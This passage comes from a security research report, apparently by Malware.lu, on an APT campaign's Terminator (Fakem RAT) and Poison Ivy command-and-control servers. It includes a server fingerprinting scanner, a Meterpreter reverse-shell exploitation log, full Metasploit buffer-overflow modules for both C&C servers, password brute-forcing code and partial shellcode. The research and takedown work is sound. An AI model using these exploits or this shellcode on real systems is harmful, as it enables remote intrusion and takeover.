


Figure 12: Terminator: List of infected machines

Below is the interface that is shown once a machine has been selected:




Figure 13: Terminator: List of features

On the screenshot we can see the 10 available features. Each one of the features matches a DLL file. To upload a DLL to the infected machine (and enable its feature), we have to tick the feature's checkbox and then click on "Upload Plug". For example, if we choose "Shell Plug-ins", the button "Shell" (on the left pane) becomes enabled. Here is the list of available features:

- File management;
- Process management;
- Shell access;
- Screenshot;
- Registry management;
- Services management;
- Get information of the infected machine;

- Keylogger;
- Dump password hashes in memory;
- View user's files.

Here are some screenshots of the administration interface:




Figure 14: Terminator: List of processes on the infected machine




Figure 15: Terminator: List of opened ports on the infected machine




Figure 16: Terminator: Remote shell on the infected machine




Figure 17: Terminator: Registry access to the infected machine




Figure 18: Terminator: Services management on the infected machine




Figure 19: Terminator: Information about the infected machine



Figure 20: Terminator: Installed software on the infected machine

5.4 Scanner

We decided to create a scanner to identify the servers which were running Terminator. Here is the code to identify the service:

```
def check_terminator(self, host, port, res):
    try:
        af, socktype, proto, canonname, sa = res
        s = socket.socket(af, socktype, proto)
        s.settimeout(6)
        s.connect(sa)

        stage = "<html><title>12356</title><body>"
        stage += "\xa0\xf4\xf6\xf6"
        stage += "\xf6" * (0x400 - len(stage))
        s.sendall(stage)
        data = s.recv(0x400)

        if len(data) < 0x400:
            return

        if data.find("<html><title>12356</title><body>") == -1:
            return

        print "%s Terminator %s %s:%d" % (datetime.datetime.now(), host,
                                          sa[0], sa[1])
```

With this script, we identified more C&C servers managed by the attackers, which allowed us to refine our scheme of the attacker's infrastructure.

5.5 Remote code execution vulnerability

After a full analysis of the communication protocol, we identified a vulnerability in the Command & Control executable: The server does not correctly parse the data sent by the infected machine. We created an exploit to remotely take control of the command & control. The code source of the Metasploit exploit is available in the appendix. The exploitation provided the following result.

```
msf > use exploit/windows/misc/terminator_judgment_day
```

```
msf exploit(terminator_judgment_day) > show options

Module options (exploit/windows/misc/terminator_judgment_day):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      192.168.0.45    yes       The target address
  RPORT      80              yes       The target port

Exploit target:

  Id  Name
  --  ---
  0   Terminator 3.7 / Windows XP SP3

msf exploit(terminator_judgment_day) > set rhost 192.168.0.45
rhost => 192.168.0.45
msf exploit(terminator_judgment_day) > set payload meterpreter/revers[...]
payload => windows/meterpreter/reverse_https
msf exploit(terminator_judgment_day) > set lhost 192.168.0.24
lhost => 192.168.0.24
msf exploit(terminator_judgment_day) > exploit

[*] Started HTTPS reverse handler on https://192.168.0.24:8443/
[*] Connection...
[*] 1024 - 653
[*] Send exploit...
[*] 192.168.0.45:1050 Request received for /qlfT...
[*] 192.168.0.45:1050 Staging connection for target /qlfT received...
[*] Patched user-agent at offset 641512...
[*] Patched transport at offset 641172...
[*] Patched URL at offset 641240...
[*] Patched Expiration Timeout at offset 641772...
[*] Patched Communication Timeout at offset 641776...
[*] Meterpreter session 1 opened (192.168.0.24:8443 -> 192.168.0.45:1050)
at 2013-03-13 10:04:38 +0100

meterpreter >
```

6 Conclusion

In this report, we document how we could reveal the methodology and tools used by an attacker. The used technologies were commonly known, which supports our fears that such kind of APT affects more and more infrastructures. Among them we can find public companies, governmental and political institutions... The most efficient and proactive way to protect an infrastructure and fight back the attackers is to understand their attacks and the way they work. An interesting fact is to see the professionalization in this field. Here are some key facts about the attackers:

- More than 300 servers
- Use of proxy servers to hide their activities;
- one server per target;
- custom made malware
- working hours, such as office employees
- really good organization
- ...

Infrastructures such as the one detailed in this report are expensive but Intelligence is a real issue. People or organisations seem do not hesitate to pay for such illegal information theft.

“The only real defense is offensive defense” (Mao Zedong)

Appendix

Poison Ivy exploit

```
##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# web site for more information on licensing and terms of use.
# http://metasploit.com/
##

require 'msf/core'
require 'camellia'

class Metasploit3 < Msf::Exploit::Remote
  Rank = NormalRanking
  include Msf::Exploit::Remote::Tcp
  include Msf::Exploit::Brute

  def initialize(info = {})
    super(update_info(info,
      'Name' => "Poison Ivy 2.3.2 C&C Server Buffer Overflow",
      'Description' => %q{
        blabla
      },
      'License' => MSF_LICENSE,
      'Author' =>
        [
          'Hugo Caron', # Malware.lu
        ],
      'DisclosureDate' => "Apr 2013",
      'DefaultOptions' =>
        {
          'EXITFUNC' => 'thread',
        },
      'Payload' =>
        {
          'StackAdjustment' => -4000,
          'Space' => 10000,
          'BadChars' => "",
        },
      'Platform' => 'win',
      'Targets' =>
        [
          [
            'Poison Ivy 2.3.2',
            {
              'Ret' => 0x0041AA97,
              'RAddress' => 0x00401000,
              'Offset' => 0x806D,
              'PayloadOffset' => 0x75,
              'jmpPayload'=>
                "\x81\xec\x00\x80\x00\x00\xff\xe4"
            }
          ],
          [
            'Poison Ivy 2.3.2 - Bruteforce',
            {
              'Ret' => 0x0041AA97,
```

```
'RWAddress' => 0x00401000,  
'Offset' => 0x806D,  
'PayloadOffset' => 0x75,  
'jmpPayload' =>  
  "\x81\xec\x00\x80\x00\x00\xff\xe4",  
'Bruteforce' =>  
  {  
    'Start' => { 'Try' => 1 },  
    'Stop' => { 'Try' => 100 },  
    'Step' => 1,  
    'Delay' => 0  
  }  
  }  
  ],  
  'DefaultTarget' => 0  
))  
  
register_options(  
  [  
    Opt::RPORT(3460),  
    OptBool.new('RANDHEADER', [true, 'Send random bytes as  
      the header', false]),  
    OptString.new('Password', [true, "Client password",  
      "admin" ]),  
  ], self.class)  
  
register_advanced_options(  
  [  
    OptInt.new('BruteWait', [ false, "Delay between brute  
      force attempts", 2 ])  
  ], self.class)  
  
end  
  
def pad(data, pad_len)  
  data_len = data.length  
  return data + "\x00"*(pad_len-data_len)  
end  
  
def check  
  c = Camellia.new(pad(datastore['Password'], 32))  
  sig = c.encrypt("\x00"*16)  
  lensig = [0x000015D0].pack("V")  
  
  connect  
  sock.put("\x00" * 256)  
  response = sock.read(256)  
  datalen = sock.read(4)  
  disconnect  
  
  if datalen == lensig  
    if response[0, 16] == sig  
      print_status("Password: \"#{datastore['Password']}\"")  
    else  
      print_status("Unknown password.")  
    end  
    return Exploit::CheckCode::Vulnerable  
  end  
  return Exploit::CheckCode::Safe  
end
```

```
end

def single_exploit
  if datastore['RANDHEADER'] == true
    header = rand_text(0x20)
  else
    c = Camellia.new(pad(datastore['Password'], 32))
    header = c.encrypt("\x01\x00\x00\x00\x01\x00\x00\x00\x00\x00\x01\x00\xbb\x00\x00\x00")
    header += c.encrypt("\xc2\x00\x00\x00\xc2\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00")
  end
  do_exploit(header)
end

def brute_exploit(brute_target)
  if brute_target['Try'] == 1
    print_status("Bruteforcing - Try #{brute_target['Try']}:
      Header for 'admin' password")
    header = "\xe7\x77\x44\x30\x9a\xe8\x4b\x79\xa6\x3f
      \x11\xcd\x58\xab\x0c\xdf\x2a\xcc\xea\x77
      \x6f\x8c\x27\x50\xda\x30\x76\x00\x5d\x15
      \xde\xb7"
  else
    print_status("Bruteforcing ")
    header = rand_text(0x20)
  end
  do_exploit(header)
end

def do_exploit(header)
  # Handshake
  connect
  print_status("Performing handshake...")
  sock.put("\x00" * 256)
  sock.get

  # Don't change the nulls, or it might not work
  exploit = ''
  exploit << header
  exploit << "\x00" * (target['PayloadOffset'] - exploit.length)
  exploit << payload.encoded
  exploit << "\x00" * (target['Offset'] - exploit.length)
  exploit << [target.ret].pack("V")
  exploit << [target['RWAddress']].pack("V")
  exploit << target['jmpPayload']

  # The disconnection triggers the exploit
  print_status("Sending exploit...")
  sock.put(exploit)
  select(nil, nil, nil, 5)
  disconnect
end
end
```

Camellia plugin for John the Ripper

```
/* Standard includes */
#include <string.h>
#include <assert.h>
#include <errno.h>

/* John includes */
#include "arch.h"
#include "misc.h"
#include "common.h"
#include "formats.h"
#include "params.h"
#include "options.h"
#include "base64.h"

/* If openmp */
#ifdef _OPENMP
#include <omp.h>
#define OMP_SCALE 32
#endif

/* crypto includes */
#include <openssl/camellia.h>

#define FORMAT_LABEL "camellia"
#define FORMAT_NAME "Camellia bruteforce"
#define ALGORITHM_NAME "32/" ARCH_BITS_STR
#define BENCHMARK_COMMENT ""
#define BENCHMARK_LENGTH -1
#define PLAINTEXT_LENGTH 32
#define BINARY_SIZE 16
#define SALT_SIZE 0
#define MIN_KEYS_PER_CRYPT 1
#define MAX_KEYS_PER_CRYPT 1

static struct fmt_tests cam_tests[] = {
    {"$camellia$NeEGbM0Vhz7u+FGJZrcPiw==", "admin" },
    {NULL}
};

static char (*saved_key)[PLAINTEXT_LENGTH + 1];
static char (*crypt_out)[BINARY_SIZE];

static void init(struct fmt_main *self)
{
    #if defined (_OPENMP)
        int omp_t;
        omp_t = omp_get_max_threads();
        self->params.min_keys_per_crypt *= omp_t;
        omp_t *= OMP_SCALE;
        self->params.max_keys_per_crypt *= omp_t;
    #endif
    saved_key = mem_calloc_tiny(sizeof(*saved_key) *
        self->params.max_keys_per_crypt, MEM_ALIGN_NONE);
    crypt_out = mem_calloc_tiny(sizeof(*crypt_out) *
        self->params.max_keys_per_crypt, MEM_ALIGN_NONE);
}

static int valid(char *ciphertext, struct fmt_main *self)
{
```

```
        return !strncmp(ciphertext, "$camellia$", 10); //magic secret number
    }

static void *get_binary(char *ciphertext)
{
    static union {
        unsigned char c[BINARY_SIZE+1];
        ARCH_WORD dummy;
    } buf;
    unsigned char *out = buf.c;
    char *p;
    p = strrchr(ciphertext, '$') + 1;
    base64_decode(p, strlen(p), (char*)out);
    return out;
}

static void crypt_all(int count)
{
    int index = 0;
#ifdef _OPENMP
#pragma omp parallel for
    for (index = 0; index < count; index++)
#endif
    {
        CAMELLIA_KEY st_key;
        unsigned char in[16] = {0};
        unsigned char key[32] = {0};
        memcpy(key, saved_key[index], strlen(saved_key[index]));
        Camellia_set_key(key, 256, &st_key);
        Camellia_encrypt(in, crypt_out[index], &st_key);
    }
}

static int cmp_all(void *binary, int count)
{
    int index = 0;
#ifdef _OPENMP
    for (; index < count; index++)
#endif
    {
        if (!memcmp(binary, crypt_out[index], BINARY_SIZE))
            return 1;
    }
    return 0;
}

static int cmp_one(void *binary, int index)
{
    return !memcmp(binary, crypt_out[index], BINARY_SIZE);
}

static int cmp_exact(char *source, int index)
{
    return 1;
}

static void cam_set_key(char *key, int index)
{
    int saved_key_length = strlen(key);
    if (saved_key_length > PLAINTEXT_LENGTH)
        saved_key_length = PLAINTEXT_LENGTH;
    memcpy(saved_key[index], key, saved_key_length);
    saved_key[index][saved_key_length] = 0;
}
```



```
}
static char *get_key(int index)
{
    return saved_key[index];
}

struct fmt_main fmt_camellia = {
    {
        FORMAT_LABEL,
        FORMAT_NAME,
        ALGORITHM_NAME,
        BENCHMARK_COMMENT,
        BENCHMARK_LENGTH,
        PLAINTEXT_LENGTH,
        BINARY_SIZE,
#ifdef FMT_MAIN_VERSION > 9
        DEFAULT_ALIGN,
#endif
        SALT_SIZE,
#ifdef FMT_MAIN_VERSION > 9
        DEFAULT_ALIGN,
#endif
        MIN_KEYS_PER_CRYPT,
        MAX_KEYS_PER_CRYPT,
        FMT_CASE | FMT_8_BIT | FMT_OMP,
        cam_tests
    }, {
        init,
        fmt_default_prepare,
        valid,
        fmt_default_split,
        get_binary,
        fmt_default_salt,
#ifdef FMT_MAIN_VERSION > 9
        fmt_default_source,
#endif
        {
            fmt_default_binary_hash,
        },
        fmt_default_salt_hash,
        fmt_default_set_salt,
        cam_set_key,
        get_key,
        fmt_default_clear_keys,
        crypt_all,
        {
            fmt_default_get_hash,
        },
        cmp_all,
        cmp_one,
        cmp_exact
    }
};
```

Terminator (aka Fakem RAT) password brute forcer

```
// gcc -o bf bf.c
// ./bf 10 0xdafd58f3
#include <stdio.h>
#include <stdint.h>
#include <string.h>

#define ror(i,by) \
    __asm__ ( \
        "ror %b1,%q0" \
        :"+g" (i) \
        : "Jc" (by) )

uint32_t
crc32(char* data, int len){
    uint32_t crc = 0;
    int i;
    for (i = 0; i < len; ++i){
        crc |= data[i];
        ror (crc, 5);
    }
    return crc ^ 0x007A7871;
}

char MIN = '0', MAX = 'z';

int
next (char* s, int len){
    int i;
    for (i = 0; i < len; ++i){
        if (s[i] != MAX){
            ++s[i];
            return i;
        }
        s[i] = MIN;
    }
    return i;
}

int
main(int argc, char** argv){
    int len;
    sscanf(argv[1], "%u", &len);
    uint32_t crc;
    sscanf(argv[2], "%x", &crc);
    int i;
    for (i = 1; i < len; ++i){
        char key[i + 1];
        memset (key, MIN, i);
        key[i] = 0;
        int current = i - 1;
        while (next(key, i) != i){
            uint32_t _crc = crc32(key, i);
            if (crc == _crc){
                printf("DEBUG:%s %x %x\n", key, crc, _crc);
                return;
            }
        }
    }
}
```

Terminator (aka Fakem RAT) exploit

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
  Rank = NormalRanking

  include Msf::Exploit::Remote::Tcp

  def initialize(info = {})
    super(update_info(info,
      'Name' => "Terminator 3.7, RCE",
      'Description' => %q{
        This module exploits a stack buffer overflow in
        Terminator 3.7 C&C server.
      },
      'License' => MSF_LICENSE,
      'Author' =>
        [
          'Hugo Caron',
        ],
      'References' =>
        [
          [ 'URL', 'http://www.malware.lu/' ]
        ],
      'DisclosureDate' => "Mar XX 2013",
      'DefaultOptions' =>
        {
          'EXITFUNC' => 'thread',
        },
      'Payload' =>
        {
          'StackAdjustment' => -4000,
          'Space' => 512,
          'BadChars' => "",
        },
      'Platform' => 'win',
      'Targets' =>
        [
          [
            'Terminator 3.7 / Windows XP SP3',
            {
              'Ret' => 0x0041AA97,
              'RAddress' => 0x00401000,
              'Offset' => 0x806D,
              'PayloadOffset' => 0x75,
              'jmpPayload' =>
                "\x81\xec\x00\x80\x00\x00\xff\xe4"
            }
          ]
        ],
      'DefaultTarget' => 0
    ))

    register_options(
      [
        Opt::RPORT(80),
      ], self.class)

    register_advanced_options(
      [
```

```
        ], self.class)

    end

    def check
      return Exploit::CheckCode::Vulnerable
      #return Exploit::CheckCode::Safe
    end

    def ror(byte, count)
      while count > 0 do
        byte = (byte >> 1 | byte << 7) & 0xFF
        count -= 1
      end
      return byte
    end

    def encode(data)
      key = "ARCHY".reverse
      out = ""
      data.each_byte do |c|
        key.each_byte do |k|
          c ^= k
          c = ror(c, 3)
        end
        out << c
      end
      return out
    end

    def exploit()
      # Handshake
      connect
      print_status("Connection...")

      # ROP const
      sc_jump_back = "\xe9\x20\xfc\xff\xff" # -992
      push_esp = [0x040675e].pack('V')

      # Build ROP
      rop = ''
      rop << push_esp
      rop << "A" * 4
      rop << sc_jump_back
      # Build block to send
      block_size = 0x400
      offset_block = 128
      block = ''
      block << "A" * offset_block
      block << rop
      block << payload.encoded
      print_status("#{block_size} - #{block.length}")
      block << "B" * (block_size - block.length)
      block = encode(block)
      content_len = 0xc68
      header = "POST /foo HTTP/1.0\r\nContent-Length:
                #{content_len}\r\n\r\n"
      exploit = ''
      exploit << header
      exploit << block
      print_status("Send exploit...")
    end
  end
end
```

```
        sock.put(xploit)
        select(nil,nil,nil,5)
        disconnect
    end
```

```
end
```

Shellcode

main.c:

```
#include "global.h"
#include "winutils.h"

#define htons(n) (((((unsigned short)(n) & 0xFF) << 8) | (((unsigned short)(n) & 0xFF00) >> 8))

int _main(int argc, char *argv[]){

    HMODULE kernel32, ws32, msvcrt32, ntdll;
    WSADATA wsaData;
    sockaddr_in service;
    SOCKET sock, sockc;
    unsigned int len, i, cur_len=0;
    unsigned short port = htons(80);
    int iResult;
    int (*sc)();

    s_config c;

    init_config(&c);

    kernel32 = get_kernel32();
    c.LoadLibraryA = (sLoadLibraryA)getprocaddrbyhash(kernel32,
                                                        dLoadLibraryA);
    c.VirtualAlloc = (sVirtualAlloc)getprocaddrbyhash(kernel32,
                                                       dVirtualAlloc);

    ws32 = c.LoadLibraryA(c.sws32);

    c.socket = (ssocket)getprocaddrbyhash(ws32, dsocket);
    c.closesocket = (sclosesocket)getprocaddrbyhash(ws32, dclosesocket);
    c.getsockname = (sgetsockname)getprocaddrbyhash(ws32, dgetsockname);
    c.recv = (srecv)getprocaddrbyhash(ws32, drecv);
    c.listen = (slisten)getprocaddrbyhash(ws32, dlisten);
    c.bind = (sbind)getprocaddrbyhash(ws32, dbind);
    c.accept = (saccept)getprocaddrbyhash(ws32, daccept);

    //for (i=0; i < 65535; i++){
    for (i=0; i < 128000; i++){
        struct sockaddr_in sin;
        socklen_t len = sizeof(sin);
        if (c.getsockname(i, (struct sockaddr *)&sin, &len) != -1)
            if (sin.sin_port != htons(0))
